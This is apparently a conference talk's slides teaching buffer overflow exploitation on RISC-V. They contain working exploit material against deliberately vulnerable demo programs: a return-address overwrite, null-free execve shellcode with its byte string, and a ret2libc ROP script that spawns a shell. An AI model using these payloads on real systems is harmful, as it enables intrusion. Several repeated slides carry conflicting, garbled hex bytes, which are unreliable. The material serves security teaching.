

Exploiting Buffer Overflows on RISC-V

Christina Quast





\$ whoami

```
$ whoami █
```

\$ whoami

```
$ whoami
Christina Quast
Twitter:@binarychrysh

$ echo $HOME
/France/Alpes-Maritimes/Nice

$ ls $OLDPWD/**
Berlin:
  Berlin_Institute_of_Engineering/Electical_Engineering
  Berlin/*/Linux_Kernel_Driver_Development
  Geneva/CERN/LHCb/Parallel_Programming
  */*/ITSec_CTF

$ echo $LANG
en, de, fr, ru, es, (cn), C, asm, python
$ █
```

Content

Introduction

Architecture overview

Differences to ARM/x86

Buffer overflow

Crafting Shellcode

Ret2libc/ROP

Introduction



- Open Source ISA (Instruction Set Architecture)
- 2010 at the University of California, Berkeley, but many contributors are volunteers not affiliated with the university
- Since 2018: Boards out there (HiFive, Sipeed, lowRISC, ..)
- March 2019: Version 2.2 of the user-space ISA is frozen, permitting most software development to proceed

Introduction



- Open Source ISA (Instruction Set Architecture)
- 2010 at the University of California, Berkeley, but many contributors are volunteers not
- Since 2018: Board
- March 2019: Version 1.0, permitting most software development to proceed

addi a5, a5, 559

Introduction



- Open Source ISA (Instruction Set Architecture)
- 2010 at the University of California, Berkeley, but many contributors are volunteers not
- Since 2018: Board
- March 2019: Version 1.0.0, permitting most software development to proceed

\x93\x87\xf7\x22



Why do we care?

Why do we care?

- License/Royalty
- Convenient, accessible, cost-efficient basis on which to deploy products in a new ecosystem
- Open Specifications make it easier for programmers to take advantage of specifications
- Easier access for startups, universities, individuals to design own CPU on discrete logic or FPGA without royalties
- Security/Privacy in IoT (Meltdown, Spectre, ..)

Fedora downloadable image*, launch in qemu:

```
[root@fedora-riscv ~]# uname -a
Linux fedora-riscv 5.0.0-0.rc2.git0.1.0.riscv64.fc30.riscv64 #1 SMP Tue Jan 15 03:14:34 UTC 2019
riscv64 riscv64 riscv64 GNU/Linux
[root@fedora-riscv ~]# cat /proc/cpuinfo
processor: 0
hart      : 3
isa       : rv64imafdcu
mmu       : sv48
...
processor: 3
hart      : 2
isa       : rv64imafdcu
mmu       : sv48
[root@fedora-riscv ~]# gcc -v
gcc version 9.0.1 20190123 (Red Hat 9.0.1-0.1) (GCC)
```

*<https://fedoraproject.org/wiki/Architectures/RISC-V/Installing>

- RISC (Reduced Instruction Set Computer)
- No *push/pop*, instead loads and stores relative to *sp*
- pc (program counter) separate, cannot be referenced directly
- Little endian
- 32 integer register with 32 bit (RV32)/64 bit (RV64) width
- 32 bit instructions, 16 bit with Compressed extension (RVC)

Difference in Arch

	RISC-V	ARM (A64)	x86_64
Passing function arguments	a0..a7, rest on stack	x0..x7, rest on stack	RDI, RSI, RDX, RCX, R8, R9 (x86: stack, fastcall used registers)
General Purpose Registers	32	32	16
Instructions that can access memory	Only load/store	Only load/store	Many
Instruction size	4 byte (2 byte with “C” Standard Extension for Compressed Instructions)	4 byte (ARM 32 bit: 2 byte in Thumb mode)	Variable


Important registers

Name	Alias	Function
x0	zero	Always zero
x1	ra	Return address
x2	sp	Stack pointer
x8	s0/fp	Saved register / frame pointer
x9	s1	Saved register
x10–11	a0–1	Function argument / return value
x12–17	a2–7	Function argument

Function pro/epilogue

main:

```
addi sp,sp,-16  
sd ra,8(sp)  
sd s0,0(sp)  
addi s0,sp,16  
...  
ld ra,8(sp)  
ld s0,0(sp)  
addi sp,sp,16  
jr ra
```




Function pro/epilogue

main:

```
addi sp,sp,-16
sd ra,8(sp)    ; ra: return addr
sd s0,0(sp)    ; s0: frame pointer
addi s0,sp,16

...


ld ra,8(sp)
ld s0,0(sp)
addi sp,sp,16
jr ra
```




Local variables

main:

```
addi sp,sp,-32
sd ra,24(sp) ; ra: return addr
sd s0,16(sp) ; s0: frame pointer
addi s0,sp,32
li a5,5
sd a5,-24(s0) ] ; int a = 5;
li a5,6
sd a5,-32(s0) ] ; int b = 6;
...
```



Let's start hacking






Buffer Overflow

Buffer Overflow

```
void give_shell() {  
    printf("You win!");  
    system("/bin/sh");  
}  
  
int main(int argc, char *argv[]) {  
    char buf[8];  
    if(argc < 2) {  
        printf("Pass an argument, champ!\n");  
    }  
    strcpy(buf, argv[1]);  
    printf(buf);  
}
```




* Buffer might be padded

Buffer Overflow

```
void give_shell() {  
    printf("You win!");  
    system("/bin/sh");  
}  
  
int main(int argc, char *argv[]) {  
    char buf[8];  
    if(argc < 2) {  
        printf("Pass an argument, champ!\n");  
    }  
    strcpy(buf, argv[1]);  
    printf(buf);  
}
```

Stack growth




* Buffer might be padded

Buffer Overflow



```
$ objdump -d bufferoverflow | grep shell
00000000555555c0 <give_shell>:
```

```
(gdb) run `python -c "print 'C'*8+'B'*8+'A'*4"
(gdb) c Continuing. Program received signal
SIGSEGV, Segmentation fault. 0x0000000041414140
in ?? ()
(gdb) bt #0 0x0000000041414140 in ?? ()
```



*Buffer might be padded. Verify with objdump/disassembler

**Compiled with: gcc bufferoverflow.c -o bufferoverflow -Ttext=0x55555500

Buffer Overflow

Putting it all together

```
(gdb) run `python -c "print 'C'*8+'B'*8+'\xc0\x55\x55\x55'"`  
The program being debugged has been started already.  
Start it from the beginning? (y or n) y  
Starting program: /root/bufferoverflow/bufferoverflow `python  
-c "print 'C'*8+'B'*8+'\xc0\x55\x55\x55'"`
```

```
Breakpoint 1, 0x00000000555555fa in main ()  
(gdb) c  
Continuing.  
CCCCCCCCBBBBBBBBBÀUUUYou win!  
[Detaching after vfork from child process 994]  
sh-4.4#
```

*Buffer might be padded. Verify with objdump/disassembler

**Compiled with: gcc bufferoverflow.c -o bufferoverflow -Ttext=0x55555500

Buffer Overflow

Putting it all together

```
[root@fedora-riscv bufferoverflow]#  
./bufferoverflow `python -c "print  
'C'*8+'B'*8+'\xc0\x55\x55\x55'"`  
CCCCCCCCBBBBBBBBBÀUUUYou win!  
sh-4.4#
```



*Buffer might be padded. Verify with objdump/disassembler

**Compiled with: gcc bufferoverflow.c -o bufferoverflow -Ttext=0x55555500



Shellcode crafting

Shellcode crafting

Idea:

- Find executable area in memory (Stack, Heap, ..)
- (Leak address if you have to)
- Write asm code which spawns a shell (shellcode)
- Put shellcode there (usually user input over strcpy, so should have no NULL bytes!)*
- Jump to code
- Profit!

* Null bytes are string delimiters in C. If there is a nullbyte, strcpy will stop copying at that point

Shellcode

```
[root@fedora-riscv handmade]# cat vuln.c
// echo 0 >
/proc/sys/kernel/randomize_va_space
// gcc vuln.c -z execstack -o vuln

int main(int argc, char *argv[]);

void do_vuln(char *text) {
    char buffer[128];
    strcpy(buffer, text);
    printf("Location of buffer: %p\n",
        buffer);
    printf("Location of main: %p\n", main);
    printf("Input len: %d\n",
        strlen(buffer));
}
```

```
int main(int argc, char *argv[]) {
    if (argc != 2) {
        printf("Please include an
            argument\n");
    } else {
        do_vuln(argv[1]);
    }
    return 0;
}
```

Shellcode crafting



From man `execve`:

```
int execve(const char *filename, char *const argv[],  
           char *const envp[]);
```

Shellcode crafting



```
/usr/include/asm-generic/unistd.h:
```

```
#define __NR_execve 221  
__SC_COMP(__NR_execve, sys_execve, compat_sys_execve)
```



From man `execve`:

```
int execve(const char *filename, char *const argv[],  
           char *const envp[]);
```


Shellcode crafting

```
$ objdump -d /lib64/libc-2.28.9000.so | grep -A 3
```

```
execve
```

```
00000000000083610 <execve>:
```

```
83610:    0dd00893    li    a7,221
```

```
83614:    00000073    ecall
```

```
/usr/include/asm-generic/unistd.h:
```

```
#define __NR_execve 221
```

```
__SC_COMP(__NR_execve, sys_execve, compat_sys_execve)
```

From man `execve`:

```
int execve(const char *filename, char *const argv[],  
           char *const envp[]);
```

Shellcode crafting

```
$ objdump -d /lib64/libc-2.28.9000.so | grep -A 3
```

```
execve
```

```
00000000000083610 <execve>:
```

```
83610:    0dd00893    li    a7,221
```

```
83614:    00000073    ecall
```

```
/usr/include/asm-generic/unistd.h:
```

```
#define __NR_execve 221
```

```
__SC_COMP(__NR_execve, sys_execve, compat_sys_execve)
```

From man `execve`:

```
int execve(const char *filename, char *const argv[],  
           char *const envp[]);
```


```
execve("/bin/sh", 0, 0);
```

```
a0 => "/bin/sh"
```

```
a1 => 0
```

```
a2 => 0
```

Shellcode crafting



```
In [11]: hex(struct.unpack("Q",  
"/bin/sh")[0])  
Out[11]: '0x68732f6e69622f'
```

Shellcode crafting



```
$ cat execve.c
```

```
#include <unistd.h>
```

```
int main() {
```

```
    //char prog[] = "/bin/sh";
```

```
    //unsigned long long prog =
```

```
    0x68732f6e69622f;
```

```
    unsigned long prog[] =
```

```
        {0x6e69622f, 0x68732f};
```

```
    execve(&prog, 0, 0);
```

```
}
```



```
In [11]: hex(struct.unpack("Q",  
"/bin/sh")[0])
```

```
Out[11]: '0x68732f6e69622f'
```

Shellcode crafting

```
$ cat execve.c
```

```
#include <unistd.h>
```

```
int main() {  
    //char prog[] = "/bin/sh";  
    //unsigned long long prog =  
    0x68732f6e69622f;  
    unsigned long prog[] =  
        {0x6e69622f, 0x68732f};  
    execve(&prog, 0, 0);  
}
```

```
In [11]: hex(struct.unpack("Q",  
    "/bin/sh")[0])
```

```
Out[11]: '0x68732f6e69622f'
```

```
[0x00000530]> pdf@main  
    ;-- main:  
(fcn) sym.main 100  
    sym.main (int argc, char **argv, char **envp);  
    0x000005fa      0111      addi sp, sp, -32  
    0x000005fc      06ec      sd ra, 24(sp)  
    0x000005fe      22e8      sd s0, 16(sp)  
    0x00000600      0010      addi s0, sp, 32  
    0x00000602      b767696e    lui a5, 0x6e696  
    0x00000606      9387f722    addi a5, a5, 559  
    0x0000060a      2330f4fe    sd a5, -32(s0)  
    0x0000060e      b7776800    lui a5, 0x687  
    0x00000612      9387f732    addi a5, a5, 815  
    0x00000616      2334f4fe    sd a5, -24(s0)  
    0x0000061a      930704fe    addi a5, s0, -32  
    0x0000061e      0146      li a2, 0  
    0x00000620      8145      li a1, 0  
    0x00000622      3e85      mv a0, a5  
    0x00000624      eff0dfef    jal ra, execve[plt]
```

```
$ riscv64-linux-gnu-gcc execve.c -o execve  
(* Disassembled with radare2)
```


Shellcode crafting

```
$ objdump -d /lib64/libc-2.28.9000.so | grep -A 3  
execve  
00000000000083610 <execve>:  
83610: 0dd00893 li a7,221  
83614: 00000073 ecall
```

```
[0x00000530]> pdf@main  
;-- main:  
(fcn) sym.main 100  
sym.main (int argc, char **argv, char **envp);  
0x000005fa 0111 addi sp, sp, -32  
0x000005fc 06ec sd ra, 24(sp)  
0x000005fe 22e8 sd s0, 16(sp)  
0x00000600 0010 addi s0, sp, 32  
0x00000602 b767696e lui a5, 0x6e696  
0x00000606 9387f722 addi a5, a5, 559  
0x0000060a 2330f4fe sd a5, -32(s0)  
0x0000060e b7776800 lui a5, 0x687  
0x00000612 9387f732 addi a5, a5, 815  
0x00000616 2334f4fe sd a5, -24(s0)  
0x0000061a 930704fe addi a5, s0, -32  
0x0000061e 0146 li a2, 0  
0x00000620 8145 li a1, 0  
0x00000622 3e85 mv a0, a5  
0x00000624 eff0dfef jal ra, execve[plt]
```

```
$ riscv64-linux-gnu-gcc execve.c -o execve  
(* Disassembled with radare2)
```


Shellcode crafting

```
$ objdump -d /lib64/libc-2.28.9000.so | grep -A 3  
execve  
00000000000083610 <execve>:  
83610: 0dd00893 li a7,221  
83614: 00000073 ecall
```

```
[0x00000530]> pdf@main  
;-- main:  
(fcn) sym.main 100  
sym.main (int argc, char **argv, char **envp);  
0x000005fa 0111 addi sp, sp, -32  
0x000005fc 06ec sd ra, 24(sp)  
0x000005fe 22e8 sd s0, 16(sp)  
0x00000600 0010 addi s0, sp, 32  
0x00000602 b767696e lui a5, 0x6e696  
0x00000606 9387f722 addi a5, a5, 559  
0x0000060a 2330f4fe sd a5, -32(s0)  
0x0000060e b7776800 lui a5, 0x687  
0x00000612 9387f732 addi a5, a5, 815  
0x00000616 2334f4fe sd a5, -24(s0)  
0x0000061a 930704fe addi a5, s0, -32  
0x0000061e 0146 li a2, 0  
0x00000620 8145 li a1, 0  
0x00000622 3e85 mv a0, a5  
0x00000624 eff0dfef jal ra, execve[plt]
```

\$ riscv64-linux-gnu-gcc execve.c -o execve
(* Disassembled with radare2)

Shellcode crafting

```
$ riscv64-linux-gnu-gcc execve.s -c  
$ riscv64-linux-gnu-ld execve.o -o execve -z execstack
```



```
[0x000100b0]> pdf  
;-- section..text:  
;-- _start:  
;-- rip:  
/ (fcn) entry0 52  
entry0 ();  
text 0x000100b0 0111 addi sp, sp, -32  
0x000100b2 06ec sd ra, 24(sp)  
0x000100b4 22e8 sd s0, 16(sp)  
0x000100b6 0010 addi s0, sp, 32  
0x000100b8 b767696e lui a5, 0x6e696  
0x000100bc 9387f722 addi a5, a5, 559  
0x000100c0 2330f4fe sd a5, -32(s0)  
0x000100c4 b7776800 lui a5, 0x687  
0x000100c8 9387f732 addi a5, a5, 815  
0x000100cc 2334f4fe sd a5, -24(s0)  
0x000100d0 930704fe addi a5, s0, -32  
0x000100d4 0146 li a2, 0  
0x000100d6 8145 li a1, 0  
0x000100d8 3e85 mv a0, a5  
0x000100da 9308d00d li a7, 221  
0x000100de 73000000 ecall
```

Registers:

- s0: Frame pointer
- ra: Return address
- sp: stack pointer

Shellcode crafting

```
$ riscv64-linux-gnu-gcc execve.s -c  
$ riscv64-linux-gnu-ld execve.o -o execve -z execstack
```



```
[0x000100b0]> pdf  
    |-- section..text:  
    |-- _start:  
    |-- rip:  
/ (fcn) entry0 52  
entry0 ();  
text 0x000100b0 0111 addi sp, sp, -32  
    0x000100b2 06ec sd ra, 24(sp)  
    0x000100b4 22e8 sd s0, 16(sp)  
    0x000100b6 0010 addi s0, sp, 32  
    0x000100b8 6767696e lui a5, 0x6e696e  
    0x000100bc 9387f722 addi a5, a5, 559  
    0x000100c0 2330f4fe sd a5, -32(s0)  
    0x000100c4 b7776800 lui a5, 0x687  
    0x000100c8 93871732 addi a5, a5, 815  
    0x000100cc 2334f4fe sd a5, -24(s0)  
    0x000100d0 930704fe addi a5, s0, -32  
    0x000100d4 0146 li a2, 0  
    0x000100d6 8145 li a1, 0  
    0x000100d8 3e85 mv a0, a5  
    0x000100da 9308d00d li a7, 221  
    0x000100de 70000000 ecall
```

Registers:

- s0: Frame pointer
- ra: Return address
- sp: stack pointer

Shellcode crafting

```
[0x000100b0]> pdf
;-- section..text:
;-- _start:
;-- rip:

/ (fcn) entry0 52
entry0 ();

text
0x000100b0 0111      addi sp, sp, -32
0x000100b2 06ec      sd ra, 24(sp)
0x000100b4 22e8      sd s0, 16(sp)
0x000100b6 0010      addi s0, sp, 32
0x000100b8 0707030c  lui a5, 0x0c030
0x000100bc 9387f722  addi a5, a5, 559
0x000100c0 2330f4fe  sd a5, -32(s0)
0x000100c4 b7776800  lui a5, 0x687
0x000100c8 0287f722  addi a5, a5, 815
0x000100cc 2334f4fe  sd a5, -24(s0)
0x000100d0 930704fe  addi a5, s0, -32
0x000100d4 0146      li a2, 0
0x000100d6 8145      li a1, 0
0x000100d8 3e85      mv a0, a5
0x000100da 9308d00d  li a7, 221
0x000100de 73000000  ecall
```

*slli=shift left logical immediate, addi=add immediate, lui=load upper immediate, sd=store data, mv=move, jr=jump to register

```
[0x000100b0]> pdf
;-- section..text:
;-- _start:
;-- rip:

/ (fcn) entry0 76
entry0 ();

text
0x000100b0 0111      addi sp, sp, -32
0x000100b2 06ec      sd ra, 24(sp)
0x000100b4 22e8      sd s0, 16(sp)
0x000100b6 13042102  addi s0, sp, 34
0x000100ba b767696e  lui a5, 0x6e696
0x000100be 9387f722  addi a5, a5, 559
0x000100c2 2330f4fe  sd a5, -32(s0)
0x000100c6 b7776810  lui a5, 0x10687
0x000100ca 33480801  xor a6, a6, a6
0x000100ce 0508      addi a6, a6, 1
0x000100d0 7208      slli a6, a6, 0x1c
0x000100d2 b3870741  sub a5, a5, a6
0x000100d6 0287f722  addi a5, a5, 815
0x000100da 2332f4fe  sd a5, -28(s0)
0x000100de 930704fe  addi a5, s0, -32
0x000100e2 0146      li a2, 0
0x000100e4 8145      li a1, 0
0x000100e6 3e85      mv a0, a5
0x000100e8 9308d00d  li a7, 221
0x000100ec 93063007  li a3, 115
0x000100f0 230ed1ee  sb a3, -260(sp)
0x000100f4 9306e1ef  addi a3, sp, -258
0x000100f8 6780e6ff  jr -2(a3)
```

Shellcode crafting

```
[0x000100b0]> pdf
;-- section..text:
;-- _start:
;-- rip:

/ (fcn) entry0 52
entry0 ();

text
0x000100b0 0111      addi sp, sp, -32
0x000100b2 06ec      sd ra, 24(sp)
0x000100b4 22e8      sd s0, 16(sp)
0x000100b6 0010      addi s0, sp, 32
0x000100b8 b767696e  lui a5, 0x6e696
0x000100bc 9387f722  addi a5, a5, 559
0x000100c0 2332f4fe  sd a5, -32(s0)
0x000100c4 b7776800  lui a5, 0x687
0x000100c8 9387f732  addi a5, a5, 815
0x000100cc 2334f4fe  sd a5, -24(s0)
0x000100d0 930704fe  addi a5, s0, -32
0x000100d4 0146      li a2, 0
0x000100d6 8145      li a1, 0
0x000100d8 3e85      mv a0, a5
0x000100da 9308d00d  li a7, 221
0x000100de 73000000  ecall
```

```
[0x000100b0]> pdf
;-- section..text:
;-- _start:
;-- rip:

/ (fcn) entry0 76
entry0 ();

text
0x000100b0 0111      addi sp, sp, -32
0x000100b2 06ec      sd ra, 24(sp)
0x000100b4 22e8      sd s0, 16(sp)
0x000100b6 13042102  addi s0, sp, 34
0x000100ba b767696e  lui a5, 0x6e696
0x000100be 9387f722  addi a5, a5, 559
0x000100c2 2332f4fe  sd a5, -32(s0)
0x000100c6 b7776810  lui a5, 0x10687
0x000100ca 33480801  xor a6, a6, a6
0x000100ce 0508      addi a6, a6, 1
0x000100d0 7208      slli a6, a6, 0x1c
0x000100d2 b3870741  sub a5, a5, a6
0x000100d6 9387f732  addi a5, a5, 815
0x000100da 2332f4fe  sd a5, -28(s0)
0x000100de 930704fe  addi a5, s0, -32
0x000100e2 0146      li a2, 0
0x000100e4 8145      li a1, 0
0x000100e6 3e85      mv a0, a5
0x000100e8 9308d00d  li a7, 221
0x000100ec 93063007  li a3, 115
0x000100f0 230ed1ee  sb a3, -260(sp)
0x000100f4 9306e1ef  addi a3, sp, -258
0x000100f8 6780e6ff  jr -2(a3)
```

*slli=shift left logical immediate, addi=add immediate, lui=load upper immediate, sd=store data, mv=move, jr=jump to register

Shellcode crafting

```
[0x000100b0]> pdf
;-- section..text:
;-- _start:
;-- rip:

/ (fcn) entry0 52
entry0 ();

text
0x000100b0 0111      addi sp, sp, -32
0x000100b2 06ec      sd ra, 24(sp)
0x000100b4 22e8      sd s0, 16(sp)
0x000100b6 0010      addi s0, sp, 32
0x000100b8 b767696e  lui a5, 0x6e696
0x000100bc 9387f722  addi a5, a5, 559
0x000100c0 2330f4fe  sd a5, -32(s0)
0x000100c4 b7776800  lui a5, 0x687
0x000100c8 9387f732  addi a5, a5, 815
0x000100cc 2334f4fe  sd a5, -24(s0)
0x000100d0 930704fe  addi a5, s0, -32
0x000100d4 0146      li a2, 0
0x000100d6 8145      li a1, 0
0x000100d8 3e85      mv a0, a5
0x000100da 73000000  ecall
0x000100de
```

```
[0x000100b0]> pdf
;-- section..text:
;-- _start:
;-- rip:

/ (fcn) entry0 76
entry0 ();

text
0x000100b0 0111      addi sp, sp, -32
0x000100b2 06ec      sd ra, 24(sp)
0x000100b4 22e8      sd s0, 16(sp)
0x000100b6 13042102  addi s0, sp, 34
0x000100ba b767696e  lui a5, 0x6e696
0x000100be 9387f722  addi a5, a5, 559
0x000100c2 2330f4fe  sd a5, -32(s0)
0x000100c6 b7776810  lui a5, 0x10687
0x000100ca 33480801  xor a6, a6, a6
0x000100ce 0508      addi a6, a6, 1
0x000100d0 7208      slli a6, a6, 0x1c
0x000100d2 b3870741  sub a5, a5, a6
0x000100d6 9387f732  addi a5, a5, 815
0x000100da 2332f4fe  sd a5, -28(s0)
0x000100de 930704fe  addi a5, s0, -32
0x000100e2 0146      li a2, 0
0x000100e4 8145      li a1, 0
0x000100e6 3e85      mv a0, a5
0x000100e8 93063007  li a3, 115
0x000100ec 230ed1ee  sb a3, -260(sp)
0x000100f0 9306e1ef  addi a3, sp, -258
0x000100f4 6780e6ff  jr -2(a3)
0x000100f8
```

*slli=shift left logical immediate, addi=add immediate, lui=load upper immediate, sd=store data, mv=move, jr=jump to register

Shellcode crafting

```
[root@fedora-riscv handmade]# echo 0 > /proc/sys/kernel/randomize_va_space
[root@fedora-riscv handmade]# objcopy -O binary --only-section=.text execve execve.text
[root@fedora-riscv handmade]# od -t x1 -w8 execve.text
```

```
00000000 01 11 06 ec 22 e8 13 04
00000100 21 02 b7 67 69 6e 93 87
00000200 f7 22 23 30 f4 fe b7 77
00000300 68 10 33 48 08 01 05 08
00000400 72 08 b3 87 07 41 93 87
00000500 f7 32 23 32 f4 fe 93 07
00000600 04 fe 01 46 81 45 3e 85
00000700 93 08 d0 0d 93 06 30 07
00001000 23 0e d1 fe 93 06 e1 ff
00001100 67 80 e6 ff
```

```
[0x000100b0]> pdf
      |-- section..text:
      |-- _start:
      |-- rip:
/ (fcn) entry0 76
  entry0 ();
text 0x000100b0 0111      addi sp, sp, -32
      0x000100b2 06ec      sd ra, 24(sp)
      0x000100b4 22e8      sd s0, 16(sp)
      0x000100b6 13042102  addi s0, sp, 34
      0x000100ba b767696e  lui a5, 0x6e696
      0x000100be 9387f722  addi a5, a5, 559
      0x000100c2 2330f4fe  sd a5, -32(s0)
      0x000100c6 b7776810  lui a5, 0x10687
      0x000100ca 33480801  xor a6, a6, a6
      0x000100ce 0508      addi a6, a6, 1
      0x000100d0 7208      slli a6, a6, 0x1c
      0x000100d2 b3870741  sub a5, a5, a6
      0x000100d6 9387f732  addi a5, a5, 815
      0x000100da 2332f4fe  sd a5, -28(s0)
      0x000100de 930704fe  addi a5, s0, -32
      0x000100e2 0146      li a2, 0
      0x000100e4 8145      li a1, 0
      0x000100e6 3e85      mv a0, a5
      0x000100e8 9308d00d  li a7, 221
      0x000100ec 93063007  li a3, 115
      0x000100f0 230ed1ee  sb a3, -260(sp)
      0x000100f4 9306elef  addi a3, sp, -258
      0x000100f8 6780e6ff  jr -2(a3)
```


Shellcode: Profit!

```
[root@fedora-riscv handmade]# ./vuln `python -c
'print("\x01\x11\x06\xec\x22\xe8\x13\x04\x21\x02\xb7\x67\x
69\x6e\x93\x87\xf7\x22\x23\x30\xf4\xfe\xb7\x77\x68\x10\x33
\x48\x08\x01\x05\x08\x72\x08\xb3\x87\x07\x41\x93\x87\xf7\x
32\x23\x32\xf4\xfe\x93\x07\x04\xfe\x01\x46\x81\x45\x3e\x85
\x93\x08\xd0\x0d\x93\x06\x30\x07\x23\x0e\xd1\xee\x93\x06\x
e1\xef\x67\x80\xe6\xffAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAABBBBBBBB\x90\xf0\xff\xff\x3f")'`
Location of buffer: 0x3fffffff090
Location of main: 0x105d0
Input len: 141
Hello World from .bashrc!
```

Ret2libc (ROP)

```
void vulnerable(int fd)
{
    char buf[32];
    printf("buf: %p\n", &buf);
    read(fd, buf, 128);
}

int main(int argc, char **argv) {
    int fd = open("exploit", 0);
    printf("argv: %p\n", &argv[1]);
    vulnerable(fd);
    return 0;
}
```


Ret2libc (ROP)

ROP = Return oriented programming

Ret2Libc = Return address is located in libc with known version

Ret2libc (ROP)

ROP = Return oriented programming

Ret2Libc = Return address is located in libc with known version

```
ld    ra,40(sp)
ld    a0,8(sp)
addi  sp,sp,48
ret
```

```
ld    ra,40(sp)
ld    a1,32(sp)
addi  sp,sp,48
ret
```

```
ld    ra,40(sp)
ld    a3,64(sp)
addi  sp,sp,48
ret
```

```
void vulnerable(int fd)
{
    char buf[32];
    printf("buf: %p\n", &buf);
    read(fd, buf, 128);
}

int main(int argc, char **argv) {
    int fd = open("exploit", 0);
    printf("argv: %p\n", &argv[1]);
    vulnerable(fd);
    return 0;
}
```

We want to execute:

```
system( "/bin/sh" );
```



```
$ objdump -d /lib64/libc-2.28.9000.so | grep ra -C5 | grep  
ret -B5 | less
```

--

ce4d8:	70a2	ld	ra, 40 (sp)
ce4da:	7402	ld	s0, 32 (sp)
ce4dc:	6522	ld	a0, 8 (sp)
ce4de:	64e2	ld	s1, 24 (sp)
ce4e0:	6145	addi	sp,sp, 48
ce4e2:	8082	ret	

*Nowadays, there are tools like one_gadget, ROPGadget, python module pwnlib.rop.rop, etc...
for ARM, Intel, etc

```
$ objdump -d /lib64/libc-2.28.9000.so | grep ra -C5 | grep  
ret -B5 | less
```

--

ce4d8:	70a2	ld	ra, 40 (sp)
ce4da:	7402	ld	s0, 32 (sp)
ce4dc:	6522	ld	a0, 8 (sp)
ce4de:	64e2	ld	s1, 24 (sp)
ce4e0:	6145	addi	sp,sp, 48
ce4e2:	8082	ret	

ra: system_addr
s0: `_(ツ)_/`
a0: Addr to string
"/bin/sh"
s1: `_(ツ)_/`

*Nowadays, there are tools like one_gadget, ROPGadget, python module pwnlib.rop.rop, etc...
for ARM, Intel, etc


```
$ objdump -d /lib64/libc-2.28.9000.so | grep system
```

```
00000000000038f02 <__libc_system>:
```

```
...
```



```
ra: system_addr  
s0: "\_(ツ)_/"  
a0: Addr to string  
"/bin/sh"  
s1: "\_(ツ)_/"
```

Ret2libc

Putting it all together

```
import struct
def p64(addr):
    return struct.pack("<Q", addr)

libc_base=0x2000032000
argv_addr=0x3ffffff400
a0_gadget_addr=libc_base+0xce4d8
system_addr=libc_base+0x38f02
bin_sh_addr=argv_addr-0x200+0x88

exploit = 'A'*32+'B'*8+p64(a0_gadget_addr)+'C'*8
exploit+=p64(bin_sh_addr)+'D'*8+'/bin/sh\x00'
exploit+='E'*8+p64(system_addr)+'G'*8+'H'*8

with open("exploit", "w+") as f:
    f.write(exploit)
```

*gdb changes stack offsets because it adds environment variables, which end up first on stack before program stack, so...:
<https://github.com/hellman/fixenv>

Ret2libc

Putting it all together

```
import struct
def p64(addr):
    return struct.pack("<Q", addr)

libc_base=0x2000032000
argv_addr=0x3ffffff400
a0_gadget_addr=libc_base+0xce4d8
system_addr=libc_base+0x38f02
bin_sh_addr=argv_addr-0x200+0x88

exploit = 'A'*32+'B'*8+p64(a0_gadget_addr)+'C'*8
exploit+=p64(bin_sh_addr)+'D'*8+'/bin/sh\x00'
exploit+='E'*8+p64(system_addr)+'G'*8+'H'*8

with open("exploit", "w+") as f:
    f.write(exploit)
```

```
[root@fedora-riscv
vulnerable]# od -t x4 -w8
exploit
0000000  41414141  41414141
*
0000040  42424242  42424242
0000050  001004d8  00000020
0000060  43434343  43434343
0000070  ffffffff288  0000003f
0000100  44444444  44444444
0000110  6e69622f  0068732f
0000120  45454545  45454545
0000130  0006af02  00000020
0000140  47474747  47474747
0000150  48484848  48484848
0000160
```

Ret2libc: Profit!

Putting it all together

```
import struct
def p64(addr):
    return struct.pack("<Q", addr)

libc_base=0x2000032000
argv_addr=0x3ffffff400
a0_gadget_addr=libc_base+0xce4d8
system_addr=libc_base+0x38f02
bin_sh_addr=argv_addr-0x200+0x88

exploit = 'A'*32+'B'*8+p64(a0_gadget_addr)+'C'*8
exploit+=p64(bin_sh_addr)+'D'*8+'/bin/sh\x00'
exploit+='E'*8+p64(system_addr)+'G'*8+'H'*8

with open("exploit", "w+") as f:
    f.write(exploit)
```

```
[root@fedora-riscv
vulnerable]# ./fixenv.sh
./vuln
argv: 0x3ffffff400
buf: 0x3ffffff240
sh-4.4#
```

*gdb changes stack offsets because it adds environment variables, which end up first on stack before program stack, so...:
<https://github.com/hellman/fixenv>

RISC-V ISA:

<https://content.riscv.org/wp-content/uploads/2017/05/riscv-spec-v2.2.pdf>

RISC-V Shellcode:

<https://thomask.sdf.org/blog/2018/08/25/basic-shellcode-in-riscv-linux.html>

Code formatted with:

<http://hilight.me/>, asm snippets made with radare2

Giveaway time!


SiPEED MAiX BiT (sponsored by Alejandro Mery @mnemoc):

Dual 64-bit RISC-V cores, 400MHz (overclockable to 800MHz), IMAFDC ISA, 64-bit Base integer ISA (RV64GC), 8MiB SRAM

Neural Network Processor (KPU)

Audio Processor (APU)

Come and talk to me!





Questions?



§ OPEN SOURCE SUMMIT

China 2019